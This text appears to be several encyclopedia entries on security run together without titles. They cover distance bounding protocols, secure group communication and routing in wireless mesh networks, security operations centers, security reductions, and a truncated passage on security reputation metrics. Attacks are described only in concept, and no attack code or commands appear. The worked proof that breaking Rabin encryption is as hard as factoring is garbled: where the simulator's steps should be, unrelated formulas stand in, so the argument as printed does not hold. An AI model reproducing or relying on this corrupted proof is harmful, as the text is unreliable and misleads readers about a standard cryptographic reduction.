Distance bounding protocols were first introduced by Stefan Brands and David Chaum as a solution to distance fraud and mafia fraud attacks (Brands and Chaum 1993). Distance fraud attacks are attacks in which a prover pretends to be closer to the verifier than it really is, whereas mafia fraud attacks are those in which an attacker impersonates a party by relaying messages from that party to the verifier. A number of distance bounding protocols later followed that specifically considered additional security properties like location privacy (Rasmussen and Capkun 2008), and performance issues like robustness to message loss (Hancke and Kuhn 2008) and efficient mutual distance bounding (Capkun and Hubaux 2006). The feasibility of the implementations of distance bounding protocols was investigated in the context of ultrasonic (Sastry et al. 2003) and radio communication (Rasmussen and Capkun 2010).

Theory

Distance bounding protocols are challenge–response protocols with round-trip time measurements. The main component of distance bounding protocols is a time-critical phase in which the verifier sends a challenge to the prover, based on which the prover computes a reply which it then immediately sends back to the verifier. The verifier measures the time between sending the challenge and receiving the reply; based on this time it estimates the distance to the prover. The challenge is chosen randomly and is unpredictable to the prover and to any third party. Distance fraud and Mafia fraud attacks are prevented since (1) the challenge is chosen randomly and is unpredictable to the prover and to any third party and (2) the prover cannot construct the correct reply before it receives the challenge (or can do so only with a low probability).

One of the main assumptions on which the security of distance bounding protocols relies is that the time that the prover spends in processing the verifier's challenge is negligible compared to the propagation time of the signal between the prover and the verifier. If the verifier overestimates the prover's processing time (i.e., the prover is able to process signals in a shorter time than expected), the prover will be able to pretend to be closer to the verifier. If the verifier underestimates this time (i.e., the prover needs more time to process the signals than expected), the computed distance bounds will be too large to be useful.

The challenge in implementing distance bounding protocols is therefore to implement a prover that is able to receive, process, and transmit signals in negligible time. This requirement can be easily met with ultrasonic distance bounding implementations where the prover's processing needs to be in the order of microseconds. However, because ultrasonic distance bounding is vulnerable to RF wormhole attacks, its use is limited to few specific applications. For most applications, radio distance bounding is the main viable way of verifying proximity to or a location of a device. In this case, the prover's processing time needs to be in the order of nanoseconds. Brands and Chaum in their original distance bounding work and Hancke and Kuhn in their follow-up work propose to use xor and comparison functions, respectively, to implement distance bounding at the prover. These functions require the prover to interpret the received bits before replying to the verifier, which results in long processing delays. Rasmussen and

Capkun show that distance bounding can be implemented using analog processing functions that do not require the prover to interpret the received bits before replying to the verifier, resulting in sub-nanosecond processing delay at the prover.


Secure wireless multicast



Definitions

Secure group communication for wireless mesh networks describes how to achieve confidentiality for one-to-many communication in wireless mesh networks in a scalable and efficient manner.

Background

Wireless mesh networks (WMNs) have emerged as a promising technology that offers low-cost high-bandwidth community wireless services. A WMN consists of a set of stationary wireless routers that form a multi-hop wireless

backbone and a set of mobile clients that communicate via the backbone routers (see Fig. 1). The community-oriented nature of WMNs facilitates group applications, such as webcast, distance learning, online gaming, video conferencing, and multimedia broadcasting. Other applications include military deployments, emergency situations deployments, and electric smart meters.

Security of Group Communication in Wireless Mesh Networks, Security of Group Communication in Wireless Mesh Networks, Fig. 1 Example mesh network

Many of these applications follow a group communication pattern in which one or more source clients disseminate data to a changing set of receivers. Communication is often achieved through scalable, high-throughput unicast and multicast wireless routing protocols. Some of these protocols were originally designed in the context of mobile ad hoc networks (MANETs) (e.g., AODV Perkins and Royer 2000, DSR Johnson et al. 2001, and DSDV Perkins and Bhagwat 1994 for unicast and MAODV Royer and Perkins 2000 for multicast). Others were specifically designed to take advantage of the mesh structure in a WMN (e.g., ODMRP Lee et al. 2002).

Security Goals for Group Communication The openness of the wireless environment makes security a critical concern in deploying group applications in WMNs.

Many group-oriented applications require the dissemination of sensitive content. Examples include multimedia conferencing and applications which require only clients that have paid or registered for the service can receive data, such as online video broadcasting and distance learning. Thus, a major security goal for group applications is providing data confidentiality such that only current group members have access to the data sent to the group. More specifically, the goal is to provide the *group secrecy* property, such that it is computationally infeasible for a nonmember node to discover the group data. This also includes the *backward* and *forward secrecy* properties which guarantee that it is computationally infeasible for a group member to gain access to the group data sent before the time it joins the group or after the time it leaves (or is revoked from) the group, respectively. Many protocols assume that current group members do not leak keys to unauthorized parties.

Note that the underlying routing and MAC layer protocols can also be subjected to attacks. The major security goal for routing protocols is to achieve data delivery within certain performance parameters. For more details about vulnerability of routing protocols for wireless mesh networks and defense techniques against attacks, see Chap. “Secure Routing in Wireless Mesh Networks”.

Theory

Secure group communication is a mature research area and has a large body of research literature. Many protocols were proposed to achieve secure group communication in wired and wireless networks.

Approaches to Secure Group Communication

Secure group communication in wired networks The most well-known protocols for single-source group multicast are centralized protocols like LKH (Wong et al., 2000) and its variants (Li et al., 2001; Wong and Lam, 2000; Zhang et al., 2003, 2004; Yang et al., 2001). These protocols maintain global membership and require direct communication to the source node for both group joins and leaves. Reliable key delivery is achieved with redundant packets (forward error correction) and end-to-end unicast recovery. The high bandwidth and latency overhead of such protocols make them unsuitable for the multi-hop wireless environment. More recently,


solutions were proposed to balance communication and storage in secure group communication when the group membership is dynamic and multiple users are revoked at once (Bruhadeshwar and Kulkarni, 2011). The authors describe techniques to provide preferential treatment for long-standing members of the group, which will need to store smaller number of keys than short-live members as the group size increases.

Secure group communication was also studied in overlay multicast networks (Yiu and Chan, 2004; Abad et al., 2005; Zhu et al., 2005; Torres et al., 2007). Although overlay networks are also multi-hop in nature, they do not have the properties of client mobility, multiple clients sharing the same access router, or the much more limited bandwidth resource as in WMNs. As a result, the protocols built for overlay networks are also not well suited for WMNs.

Secure group communication in wireless networks Due to the constrained resource in the wireless environment, the basic approach to secure group communication in wireless networks is to match the protocol structure with the structure of wireless networks in order to achieve improved performance and efficiency. Below we briefly discuss existing protocols proposed for cellular networks and MANETs.

Cellular networks also exhibit a two-tier architecture, with high-bandwidth wired links connecting base stations (BSs) and low-bandwidth links between BS and clients. The work in Sun et al. (2004) proposes a topology matching key management (TMKM) scheme that adapts the traditional key tree (LKH) to match the two-level structure of cellular networks. TMKM does not consider the problem of key distribution among BSs, as they are connected with high-bandwidth wired links. However, in WMNs, mesh routers are connected with multi-hop wireless links; thus it is crucial to also consider the communication on the backbone routers in designing a secure group communication protocol.

The work in secure group communication in MANETs include GKMPAN (Zhu et al., 2004), CRTDH (Balachandran et al., 2005), and the work in Kaya et al. (2003). GKMPAN is a group key management scheme designed for a relatively stable group and focuses primarily on member revocation. The scheme uses pair-wise keys to distribute a common group key for data encryption among group members. CRTDH (Balachandran et al., 2005) relies on the Chinese remainder theorem and the Diffie-Hellman



group key agreement for establishing group keys. It requires a number of messages linear to the group size to refresh the key for every group join and leave. Thus, it is not scalable in a wireless environment with limited bandwidth resource. Kaya et al. (2003) adopt a distributed scheme for handling group dynamics to address the high overhead of multi-hop communication in MANETs. However, the scheme fails to exploit the broadcast advantage of wireless communication, primarily due to the highly dynamic nature of MANETs which prevents the establishment of a local subgroup key for data delivery.

When shared secret distribution is available (e.g., through preloading of secrets on devices prior to deployment), Bezawada et al. (2017) propose a group key establishment protocol for dynamically formed groups that balances storage and communication. Their approach relies on a logical hierarchical shared secret structure overlaying the mesh network nodes which is independent of their physical deployment.

Secure Group Overlay-Based Group Communication in WMNs

The SeGrOM protocol (Dong et al., 2009) presents a secure group communication framework that is designed to address the specific characteristics of WMNs, such as the broadcast nature of wireless communication, the static nature of backbone routers, and the sharing of access routers among multiple clients.

In the high level, SeGrOM ensures group data confidentiality with respect to outsiders and routers by establishing a secure group overlay among member clients (see Fig. 2). The encrypted group data is delivered with a multicast tree connecting routers with member clients. Member join and leaves events are handled locally by their neighboring member clients.

Security of Group Communication in Wireless Mesh Networks, Security of Group Communication in Wireless Mesh Networks, Fig. 2 Conceptual abstraction of the secure group overlay

As a router can have several clients connected to it, SeGrOM requires that a member client from each router is elected as the *head member* for the router. The head members of different routers form an overlay on top of the multicast tree by establishing a symmetric key with their upstream head member and each of their downstream head members using standard PKI techniques. This overlay is referred as the *secure group overlay* and the symmetric key as the *link key*. The join and leave of non-head members are handled by their local head member, while the join and leave of head members require only local link key reestablishments.

With the above setup, the flow of a group data packet is as follows. The source first encrypts the packet and forwards it to its access router, which then delivers the data packet to the head members in the network through the multicast tree. The head members participate in the secure data delivery

protocol on the backbone network and thus are able to decrypt the data received over the multicast tree. On receiving a data packet, the head members forward the data to the other members associated with the same router in a secure manner, e.g., by maintaining a common data encryption key in the local area.

A major component in this process is the selection of key used to provide data confidentiality among head members. SeGrOM considers two approaches. In the first approach, SeGrOM-Group, the data confidentiality is ensured with a common group key, which is distributed and refreshed using the secure overlay. In this case the trade-offs are between global key refreshment overhead and partial loss of forward and backward secrecy. In the second approach, SeGrOM-Link, a unique data key is used for every data packet to ensure full forward and backward secrecy. SeGrOM also includes an optimization to SeGrOM-Link, SeGrOM-Hop, which reduces the computation and communication overhead in SeGrOM-Link with the help of hop keys.

SeGrOM-Group In SeGrOM-Group, the data packet is encrypted with a common group key. The common group key is disseminated from the source on the secure group overlay. To avoid notifying the source for each group join and leave, a batching technique (Li et al., 2001) is used, where the source refreshes the group key periodically irrespective of group dynamics. The advantage of this scheme is its improved performance and simplicity. However, as the key will not be changed immediately, when the group changes, nodes that have left the group will still be able to decrypt group data until the current key period elapses and a new group key is issued. This results in a partial loss of the forward and backward data secrecy due to the use of periodic group key refreshment.

SeGrOM-Link In SeGrOM-Link, the source generates a random encryption key for each data packet. To allow group members to decrypt the data, this data encryption key is delivered hop-by-hop on the secure group overlay, alongside the data, protected by overlay link keys. Since link keys can be changed immediately upon changes in head members, SeGrOM-Link ensures full forward and backward data secrecy.

SeGrOM-Hop SeGrOM-Hop optimizes the delivery of the data encryption keys in SeGrOM-Link by maintaining a *hop key*, shared between each head member and all of its downstream head members. With the hop key, the data encryption key must only be re-encrypted and broadcast once, instead of requiring a separate encryption and unicast for each downstream head member. Since the data encryption key has to be delivered for every data packet, the savings on computation and communication can be significant for applications with high data rates.

Applications

Examples of applications that can benefit from secure group communication in wireless mesh networks services are applications which disseminate sensitive content, such as multimedia conferencing, and applications which seek to ensure that only clients that have paid or registered for service can receive data, such as online video broadcasting and distance learning.


Secure networks design

Definitions

Security of wireless mesh networks represents a collection of protocols and mechanisms designed to achieve security services such as authentication, integrity, and confidentiality for protocols used in the context of wireless mesh networks.

Background



Wireless mesh networks (WMNs) have emerged as a promising technology that offers low-cost high-bandwidth community wireless services. The self-maintenance feature of WMNs and the low cost of wireless routers make WMNs a promising technology for providing economic solutions for a wide range of applications, such as broadband community wireless service, enterprise wireless networking, security surveillance, and emergency networking (Akyildiz et al., 2005). In addition, through bridging and gateway functions of mesh routers, WMNs can be easily integrated with other networks, such as the Internet, cellular networks, wireless local area networks (WLAN), wireless personal area networks (WPAN), wireless metropolitan area networks (WMAN), and sensor networks.

Given the large number of potential applications, WMNs have attracted tremendous interest from both academia and industry and resulted in dedicated sub-working groups in several industry standards groups, such as 802.11, 802.15, and 802.16 (Denteneer, 2011; Heile, 2020; Djukic and Valaee, 2007).

Group-oriented applications are an important class of applications on WMNs, given the community-oriented nature of WMN deployments. Example applications include webcast, distance learning, online gaming, video conferencing, and multimedia broadcasting. Many of these applications follow a communication pattern in which one or more source clients disseminate data to a changing set of receivers.

Wireless Mesh Networks A wireless mesh network consists of a set of stationary wireless mesh routers and a set of wireless mesh clients (see Fig. 1). Each mesh router may be equipped with one or more wireless transceivers. As the radio range is insufficient to cover the entire deployment area, to communicate with each other, mesh routers form a

multi-hop wireless network and relay traffic for each other.

Security of Wireless Mesh Networks (General Overview), Fig. 1 An example of a wireless mesh network

Each mesh client is associated with a mesh router and communicates with other mesh clients via the multi-hop network formed among the mesh routers. A mesh client may be mobile, and the state of the client is maintained with a handoff protocol between mesh routers.

Communication in wireless mesh networks is done using wireless transmissions in a multi-hop fashion where the communication between source and destination is relayed by intermediate nodes. Routing protocols that were proposed in MANETs for unicast (e.g., AODV Perkins and Royer 2000, DSR Johnson et al. 2001, DSDV Perkins and Bhagwat 1994) and multicast (e.g., MAODV Royer and Perkins 2000) can be used in WMNs. In addition, some routing protocols such as ODMRP (Lee et al., 2002) were specifically designed to take advantage of the mesh structure in a WMN.

Driven by the increasing demand for rich and high-speed content access, recent research in WMNs has focused on developing high-performance communication protocols and given rise to two general design approaches, *dynamic topology-aware adaptation* and *dynamic network coding*. The main principle of dynamic topology-aware adaptation is to improve performance by dynamically adjusting protocol structure to accommodate the unstable nature of wireless links. Such adaptation is performed based on new routing metrics such as ETX (Couto et al., 2003), PP (Keshav, 1993; Draves et al., 2004), RTT (Adya et al., 2004), and SPP (Roy et al., 2006) which capture the quality of the links and are better

metrics for selecting high-throughput paths than the traditional hop count metric. Dynamic network coding, on the other hand, improves performance by exploiting the broadcast nature of wireless communication to effectively make use of the common occurrence of packet overhearing in wireless networks. The core principle of network coding is that intermediate nodes actively mix (or *code*) input packets and forward the resulting coded packets. Both approaches have been adopted in a wide range of practical systems and demonstrated significant improvement in system performance.

Theory

There are several aspects that make wireless networks in general and wireless mesh networks less robust and more vulnerable than their wired counterpart. High error rates, variable and unpredictable characteristics of the signal strength, and propagation fluctuations with time and environment frequently result in broken links. Thus, wireless medium provides less robust communication than wired networks, making robustness a major challenge when designing group services operating on wireless networks. Scaling protocols is burdened by the shared nature of the medium, the interference, and the limited bandwidth. Last but not least, security is more challenging in WMNs because the open wireless medium is more susceptible to attacks at all network levels and the multi-hop communication makes services more vulnerable to attacks coming from within the network. Specifically, as wireless communication is inherently open, attackers can easily set up rogue nodes to mount a wide variety of attacks, such as eavesdropping, jamming, man-in-the-middle, and spoofing. Software bugs, mis-configurations, and easy physical access all make mesh routers easier to be subverted by attackers and result in insider attacks.

Unfortunately, achieving security in wireless networks is much more challenging than in wired networks, especially for protocols aiming at high performance. On the one hand, wireless networks have a much more open communication environment and are subjected to a much wider range of attacks; on the other hand, wireless networks are much more limited in resource; thus only lightweight solutions can be applied. As a consequence, many security protocols proposed for wired networks are inapplicable in the wireless environment.

Based on the specific architecture in designing wireless mesh networks and the applications envisioned to be deployed on them, three aspects related to the security of wireless mesh networks are discussed: (1) group communication security for wireless mesh networks. (2) secure network coding, and (3) secure routing for dynamic-topology adaptation architectures.

Group communication security Many of the applications envisioned for wireless mesh networks are group applications. A major security goal for group applications is providing data confidentiality such that only current group members have access to the data sent to the group. Previous communication must remain protected from newly joined members, and future communication must be protected from members who have left the group.

Existing solutions for wired networks (Wong et al., 2000; Perrig et al., 2001; Zhang et al., 2005; Abad and Gupta, 2005; Torres et al., 2007) are not well suited for WMNs as they assume efficient reliable end-to-end and multicast delivery, which is much more expensive to achieve in a multi-hop wireless environment. These protocols also do not exploit unique features of WMNs, such as the broadcast nature of wireless communication. Solutions proposed for wireless sensor networks (WSNs) (Du et al., 2006; Chan et al., 2003; Eschenauer and Gligor, 2002) and MANETs (Zhu et al., 2004; Balachandran et al., 2005; Kaya et al., 2003) are designed to sustain severe computation power, storage, mobility, and energy constraints and as a result have limited scalability and robustness.

Most of the secure group communication protocols for wireless networks were designed in the context of MANETs. Examples include GKMPAN (Zhu et al., 2004), CRTDH (Balachandran et al., 2005), and the work in Kaya et al. (2003). GKMPAN is a group key management scheme designed for a relatively stable group and focuses primarily on member revocation. The scheme uses pair-wise keys to distribute a common group key for data encryption among group members. CRTDH (Balachandran et al., 2005) relies on the Chinese remainder theorem and the Diffie-Hellman group key agreement for establishing group keys. It requires a number of messages linear to the group size to refresh the key for every group join and leave. Thus, it is not scalable in a wireless environment with limited bandwidth resource. Kaya et al. (2003) adopt a distributed scheme for

handling group dynamics to address the high overhead of multi-hop communication in MANETs. However, the scheme fails to exploit the broadcast advantage of wireless communication, primarily due to the highly dynamic nature of MANETs which prevents the establishment of a local subgroup key for data delivery.

SeGrOM (Dong et al., 2009a) is a framework designed especially for wireless mesh networks. The framework employs decentralized group membership, promotes localized communication, and leverages the wireless broadcast nature to efficiently accommodate dynamic group changes and reduce communication overhead. The framework supports three secure multicast variants, with different trade-offs in complexity, cost, and security, and an efficient group revocation protocol that exploits localized client mobility.

For more details about secure group communication in wireless mesh networks, see Chap. “Security of Group Communication in Wireless Mesh Networks”.

Secure routing A routing protocol in a WMN ensures that data sent by the source is routed across the network in a multi-hop fashion and reaches the destination. In this process, the routing is vulnerable to a wide variety of attacks because of the characteristics of the open wireless transmission medium and the lack of physical security of the mesh nodes. Attacks against routing range from simple attacks such as packet injection, modification, or replay (which can be performed by outside attackers) to more sophisticated attacks that are performed by inside attackers, such as packet dropping, flood rushing, and the wormhole attack. Given their static nature and their use for applications that require high throughput, WMNs can also be subjected to metric manipulation attacks, which exploit the fact that routes are built based on the quality of wireless links as reported by the mesh nodes. The attacks can be particularly challenging to defend against when multiple attackers collude and coordinate their malicious actions.

To thwart outsider attacks, basic cryptographic primitives are usually sufficient. However, mitigating attacks executed by insiders requires more complex techniques, and cryptography alone is not sufficient. Examples include the monitoring of nodes by their neighbors (Marti et al., 2000), the use of end-to-end acknowledgments between destination and source (Awerbuch et al., 2007), the use of accusation mechanisms (Dong et al.,

2008), or the use of specialized hardware (Hu and Evans, 2004). For more details about attacks and defenses against routing in wireless mesh networks, see Chap. “Secure Routing in Wireless Mesh Networks”

Secure network coding Wireless mesh networks building on the paradigm on network coding make numerous optimizations and design choices to solve a plethora of practical aspects. Unfortunately, many of these design choices result in protocols that have numerous security vulnerabilities.

For example, the very nature of packet mixing makes network coding systems vulnerable to a severe security threat known as *pollution attacks*, in which attackers inject corrupted packets into the network. Although packet injection is not a new attack, its impact on network coding is devastating. This is because as long as there is one corrupted packet that an intermediate node uses during the coding process, all the coded packets forwarded by the node will be corrupted. The result is an epidemic propagation of corrupted packets, as further nodes code and forward more corrupted packets.

In another type of attack, an *entropy attack*, the attacker creates non-innovative packets (i.e., packets that contain information already known by the system), resulting in a severe degradation of system performance.

Most of the work relevant to the security of network coding has focused exclusively on the packet pollution attack. To prevent pollution attacks, intermediate nodes need to verify that each received coded packet is a valid combination of native packets from the source. As a result, traditional digital signature schemes cannot be used to defend against pollution attacks, because the brute force approach in which the source generates and disseminates signatures of all possible combinations of native packets has a prohibitive computation and communication cost, and thus it is not feasible. Several cryptographic approaches were proposed to combat this attack (Charles et al., 2006; Zhao et al., 2007; Yu et al., 2008). In such approaches, the source uses cryptographic techniques to create and send additional verification information that allows nodes to verify the validity of coded packets. Polluted packets can then be filtered out by intermediate nodes. The proposed schemes rely on techniques such as homomorphic hash functions or homomorphic digital signatures. These schemes have high computational overhead, as each verification requires a large number of modular exponentiations. In addition, they require the verification

information (e.g., hashes or signatures) to be transmitted separately and reliably to all nodes in advance; this is difficult to achieve efficiently in wireless networks.

Several recent schemes avoid the cost of using heavyweight cryptographic primitives (Dong et al., 2009b; Yu et al., 2009; Agrawal and Boneh, 2009). For more details about attacks and defenses in wireless mesh networks relying on network coding, see Chap. “Secure Network Coding for Wireless Mesh Networks”.

Applications

Examples of applications that can benefit from secure wireless mesh networks services are applications which disseminate sensitive content, such as multimedia conferencing, and applications which seek to ensure that only clients that have paid or registered for service can receive data, such as online video broadcasting and distance learning. In addition, wireless networks using secure routing protocols that can defend not only against outside attacks but also against inside attacks are appropriate for deployment in environments with high security and availability requirements such as emergency deployments, natural disasters, military battle fields, and rescue missions.

Definition

The Security Operations Center represents an organizational aspect of a security strategy in an enterprise by joining processes, technologies, and people (Madani et al. 2011; Schinagl et al. 2015). It is usually not seen as a single entity or system but rather as a complex structure to manage and enhance an organization's overall security posture. Therefore, it creates situational awareness, mitigates the exposed risks, and helps to fulfill regulatory requirements (Kelley and Moritz 2006). It integrates, monitors, and analyzes all security-relevant systems and events in an organizational unit. Additionally, it provides governance and compliance as a framework in which people operate and to which processes and technologies are tailored. To realize the technical side of security operations, SOCs commonly employ, among others, SIEM systems as central tools.

Background

Although the term Security Operations Center has been known in research for more than 15 years, a significant increase in academic attention can be observed over the last 3–5 years. Additionally, SOCs have emerged to a

central pivotal point for security operations in many organizations, as industrial surveys have shown (Crowley and Pescatore 2019). It is worth mentioning that the SOC topic is very practice-oriented, and from there, most progress and innovations are contributed. Although SOCs comprise the three aspects, processes, technologies, and people, most research was done in the areas of technologies and people. Hardly any publications were seen which address SOC-specific processes. Additionally, most literature about SOC only addresses a particular part, such as incident detection. However, there is hardly any academic literature that addresses SOC as a whole.

Theory and Applications

Most literature that addresses SOC in general describes possible architecture settings. The general SOC architecture can either be implemented in a centralized (Bidou et al. 2004), a distributed (Miloslavskaya 2017), or a decentralized (Syed et al. 2013) way. A centralized architecture collects all relevant data from different locations in one single entity. The distributed SOC is spread across multiple locations but operates as one interconnected unit. A decentralized SOC, in contrast, is comprised of multiple autonomous SOCs, which can operate without any interaction with each other. In general, the SOC activities can be classified as reactive and proactive, although these cannot always be clearly separated.

In the following, the three main building blocks of an SOC are described briefly:

- *People*. Since people play an essential role in companies' security, this is also an important part of an SOC. From the SOC manager to the analyst, a variety of roles can be defined within an SOC. The analyst roles within an SOC are commonly classified according to their expertise in tier 1 to tier 3. Thereby, tier 1 analysts, often referred to as triage specialists, are mainly responsible for raw data collection and forward most problems or incidents to higher tier analysts. In contrast, tier 3 analysts are the most experienced staff in an SOC and handle the most complex incidents. Usually, only the SOC managers are superior to those. Furthermore, the security awareness of employees can also be attributed to an SOC.

- *Processes*. Processes in an SOC are usually aligned with the incident lifecycle consisting of incident detection, incident analytics, and response. In this context, forensics and threat intelligence are often mentioned as particularly important and, therefore, are highlighted as stand-alone process steps.
- *Technologies*. A central technology utilized within an SOC usually is a Security Information and Event Management tool. This supports employees by centrally collecting all security-relevant information needed to detect incidents. It also offers visualization options and the ability to detect incidents automatically.

SOCs are quite common in today's IT security landscape, especially in medium to large size companies. It usually comprises about 2–25 analysts, and most SOCs use SIEM technology to correlate and analyze event data for threat detection (Crowley and Pescatore 2019).

Open Problems and Future Directions

An upcoming challenge is the future lack of well-trained IT security staff, as on the one hand, the need for staff is raising, and on the other hand, the training of new staff cannot keep up with the need. Therefore, it is necessary to make the work within an SOC more efficient and less demanding in terms of security expert knowledge. This can be achieved by providing employees with advanced tools, such as applying visualization software or simulation techniques such as in Dietz et al. (2020). Additionally, more effort should be put into the effective training of SOC analysts. Another solution to the problem mentioned can be offered by security orchestration, automation, and response (SOAR), currently receiving much attention in the research community. Here, research is still necessary in order to lower the dependence on human analysts.

As mentioned before, the area of processes within an SOC is largely neglected in academic research. This leads to a lack of general guidelines on establishing an SOC within an organization. In future research, frameworks or guidelines should be developed to facilitate an SOC setup in close cooperation with the practice. Since SOCs are already quite popular in bigger enterprises, research should focus on deriving the gained best-practice knowledge.

Definition

A security reduction is a particular type of mathematical proof that some cryptographic primitive or protocol is secure, in the sense that it is "at least as difficult to break" as some other problem believed to be hard.

Background

It is usually not possible to prove that a practical cryptographic primitive is secure in an absolute, *informational* sense, that is, against an adversary with unlimited computational power. For example, an informationally secure encryption scheme must use a key at least as long as the message to be encrypted, and thus, has limited usefulness.

Real adversaries, however, do not have unlimited computational resources. This can be formalized in the language of complexity theory: the complexity of some problems is simply too high for them to be realistically tractable. That is, in particular, one of the insights underlying public key cryptography, as envisioned by Diffie and Hellman in the 1970s (Hellman and Diffie 1976).

It seemed difficult to turn this insight into actual proofs of security for the protocols proposed at the time, such as RSA encryption or Diffie-

Hellman key exchange, if only because the problems involved (factoring, discrete logarithm, etc.) are, to this day, only *conjectured* to be computationally intractable, and it is unlikely to see these conjectures settled soon failing deep, unforeseen advances in complexity theory.

Even *assuming* that factoring is hard, it is not known whether RSA encryption is secure (i.e., one-way). However, Rabin showed in 1979 (Rabin 1979) how to construct a public key encryption scheme in which recovering a message from a corresponding ciphertext is as hard as factoring the public key: this was possibly the first example of a security reduction.

Later, Goldwasser and Micali, in their 1983 paper *Probabilistic Encryption* (Goldwasser and Micali 1984), introduced a more formal and systematic approach to *provable security* (Pointcheval 2005), in which security notions themselves are defined in terms of probabilistic polynomial-time algorithms with oracles; they used this setting to define *semantic security* for public key encryption schemes, and construct the first example of a public key schemes secure in this stronger sense, provided that the quadratic residosity problem is hard. These notions are still in use today largely in the same form, and have found their way into international cryptographic standards, and symmetric cryptography as well.

Theory

The general structure of a security reduction can be described as follows. The aim is to prove that some cryptographic protocol *C* is secure in the sense that no probabilistic polynomial-time adversary can “break” it with nonnegligible probability. To do so, assume that such an adversary $\mathcal{O}$ exists, and construct another probabilistic polynomial-time algorithm $\mathcal{S}$ (the *simulator*), using $\mathcal{O}$ as an oracle, which solves a problem *P* that is believed to be hard. This is a proof by contradiction that *C* is secure under the assumption that *P* is hard.

As an example, one can show that breaking the one-wayness of Rabin encryption is as hard as factoring. Recall that Rabin encryption uses the product *N* of two large primes as a public key, and that a message $m \in \mathbb{Z}_N^*$ is encrypted as $c = m^2 \bmod N$. The ciphertext *c* then decrypts as one of its four square roots mod *N* (this ambiguity can be lifted in a number of ways). An adversary $\mathcal{O}$ against the one-wayness of this scheme takes as input a

public modulus N and a ciphertext c, and returns a decryption of c with nonnegligible probability ε.

Suppose that such an adversary $\mathcal{O}$ exists, and consider the following probabilistic polynomial-time simulator $\mathcal{S}$. $\mathcal{S}$ takes as input the product N of two large primes. It picks a random element $C_2 = pk_i^r$, computes $y = e_{k_2}(e_{k_1}(x))$ and submits (N, c) to $\mathcal{O}$. With probability ε, $\mathcal{O}$ returns a square root m_1 of c mod N, and since c has four square roots, then $\mathbb{E}_i[V_i(a_i, \boldsymbol{a}_{-i})|\mathbb{E}[\boldsymbol{a}_{-i}); c]$ with probability 1⁄2. In that case, $p = \gcd(m_1 - m_0, N)$ is a nontrivial factor of N since $(m_1 - m_0)(m_1 + m_0) \equiv c - c \equiv 0 \pmod{N}$. Thus, $\mathcal{S}$ can return a nontrivial factor p of N with nonnegligible success probability ε⁄2. This concludes the proof that breaking the one-wayness of Rabin encryption is as hard as factoring.

A final remark on tightness. In this example, it is in fact only "as hard" up to the factor of 2 lost in the success probability. Since 2 is a small constant, this is considered a *tight* reduction: it is almost as easy to factor N as it is to recover a plaintext from the corresponding ciphertext. However, proofs of security can sometimes involve large polynomial losses in success probability ("loose reductions"), in which case the implications for the choice of security parameters are significant (Koblitz and Menezes 2007).

Applications

Early public key protocols with strong proofs of security (e.g., semantically secure encryption schemes, especially under chosen-ciphertext attacks) tended to be too inefficient for practical applications, and ad hoc substitutes such as PKCS#1 v1.5 (Kaliski 1993) were used instead.

The situation started to change in the mid-1990s, however, in the wake of Bellare and Rogaway's work on the random oracle model (Bellare and Rogaway 1993). Together with the availability of efficient cryptographic hash functions, it made efficient schemes with strong proofs of security possible (Stern 2003) (assuming random oracles). Such schemes as RSA-OAEP (Bellare and Rogaway 1994) for encryption and RSA-PSS (Bellare and Rogaway 1996) for signature are now international standards and are gaining ever wider industry adoption.

Definitions

Security reputation metrics (*aka*. security metrics) quantify the security levels of organization (e.g., hosting or Internet access providers) relative to comparable entities. They enable benchmarking and are essential tools for decision- and policy-making in security and may be used to govern and steer responsible parties toward investing in security when economic or other decision-making factors may drive them to do otherwise.

Background

We increasingly interact with online digital content, which relies on services provided by the so-called *Internet intermediaries*, among them Internet service providers (ISPs), hosting providers, domain name registrars, search engines, payment providers, certification authorities, cloud service providers, social network operators, and e-commerce suppliers. Simultaneously, miscreants have been abusing the products and

infrastructure of such service providers toward cybercrime by compromising their security and using them in unintended ways.

A wealth of research into cybercrime points to how cybercriminals misuse hosting services (Nikiforakis et al., 2011; Noroozian et al., 2019), domain names (Felegyhazi et al., 2010; Liu et al., 2011; Hao et al., 2011, 2013; Szurdi et al., 2014; Le Pochat et al., 2020), DNS services (Bilge et al., 2011; Canali et al., 2011), and mail servers (Stone-Gross et al., 2011; Levchenko et al., 2011) to name a few examples.

A typical situation with intermediary services is that their consumers are at an inherently disadvantaged knowledge position in which they do not know much about how secure these services are. In contrast the service providers themselves know much more. Without additional security-related information, users typically base their decision to subscribe to a particular service on more readily available information, for instance, pricing in case of hosting or available bandwidth in case of broadband ISP. In other words, it is difficult for other businesses, consumers, and regulators to reliably assess how secure intermediary services are. This so-called *information asymmetry* about the security of intermediary services, combined with the fact that, typically, parties other than the intermediaries themselves bear the cost of the cybercrime enabled through their services (Anderson et al., 2012), leads to an erosion of their incentives to adequately invest in security.

In other words their economic incentives are misaligned with security goals.

Thus, systematically comparing the security performance of digital services, and intermediaries, may help reduce the security information asymmetries from a consumer perspective. Security reputation metrics are essential to this end and may help in reducing cybercrime, which is as much a technical issue as a problem of economic incentives (Anderson, 2001). Various stakeholders such as network service providers (Asghari et al., 2015b), domain registries (Korczyński et al., 2017a), law enforcement agencies (Noroozian et al., 2015), and even policy-makers (Korczyński et al., 2017b) employ security metrics to answer questions like which are the worst service providers and what actions should be taken to steer market-driven economies toward improved security outcomes.

Existing metrics typically compare security based on either (i) how frequently abuse incidents occur (or vulnerabilities are discovered), i.e., are

based on counting the number of incidents (vulnerabilities), or (ii) how timely incidents are remediated once they have occurred. The number of maliciously registered domain names, compromised end-user machines, and machines running outdated software per service provider are examples of the former case. The amount of time required to remediate, block, and remove phishing or malware spreading webpages is an example of the second metric type.

Count-based metrics are typically normalized by estimates of the size of each intermediary's potential *attack surface* to control for more exposed intermediaries that have higher probability of experiencing incidents. This enables apples-to-apples comparisons between intermediaries of various exposures. The number of advertised IP addresses by a hosting provider or the number of domains that it hosts, for instance, may be used to estimate a hosting provider's potential attack surface (Noroozian et al., 2015; Tajalizadehkhoob et al., 2016, 2018).

Application

The following subsections present examples of security reputation metrics for different types of providers and show how they are used by Internet stakeholders in reducing cybercrime and aligning economic incentives with better security.

Hosting Providers

Hosting providers are companies that provide servers via which customers can make content or services available on the Internet, e.g., websites, email, or even sharing of files. As with all services on the Internet, they are also abused for criminal purposes. Think of phishing sites, command-and-control servers for botnets, child sexual abuse material (CSAM), malware distribution, and spam servers.

In theory, hosting providers can mitigate or prevent the abuse of their infrastructure by following security best practices set forth by organizations like the Messaging, Malware and Mobile Anti-Abuse Working Group (M3AAWG), for example, by vetting customers, monitoring their infrastructure for signs of compromise, or even running antivirus software to name a few recommended practices. Yet following such advice remains voluntary, and there is considerable variation in how hosting providers

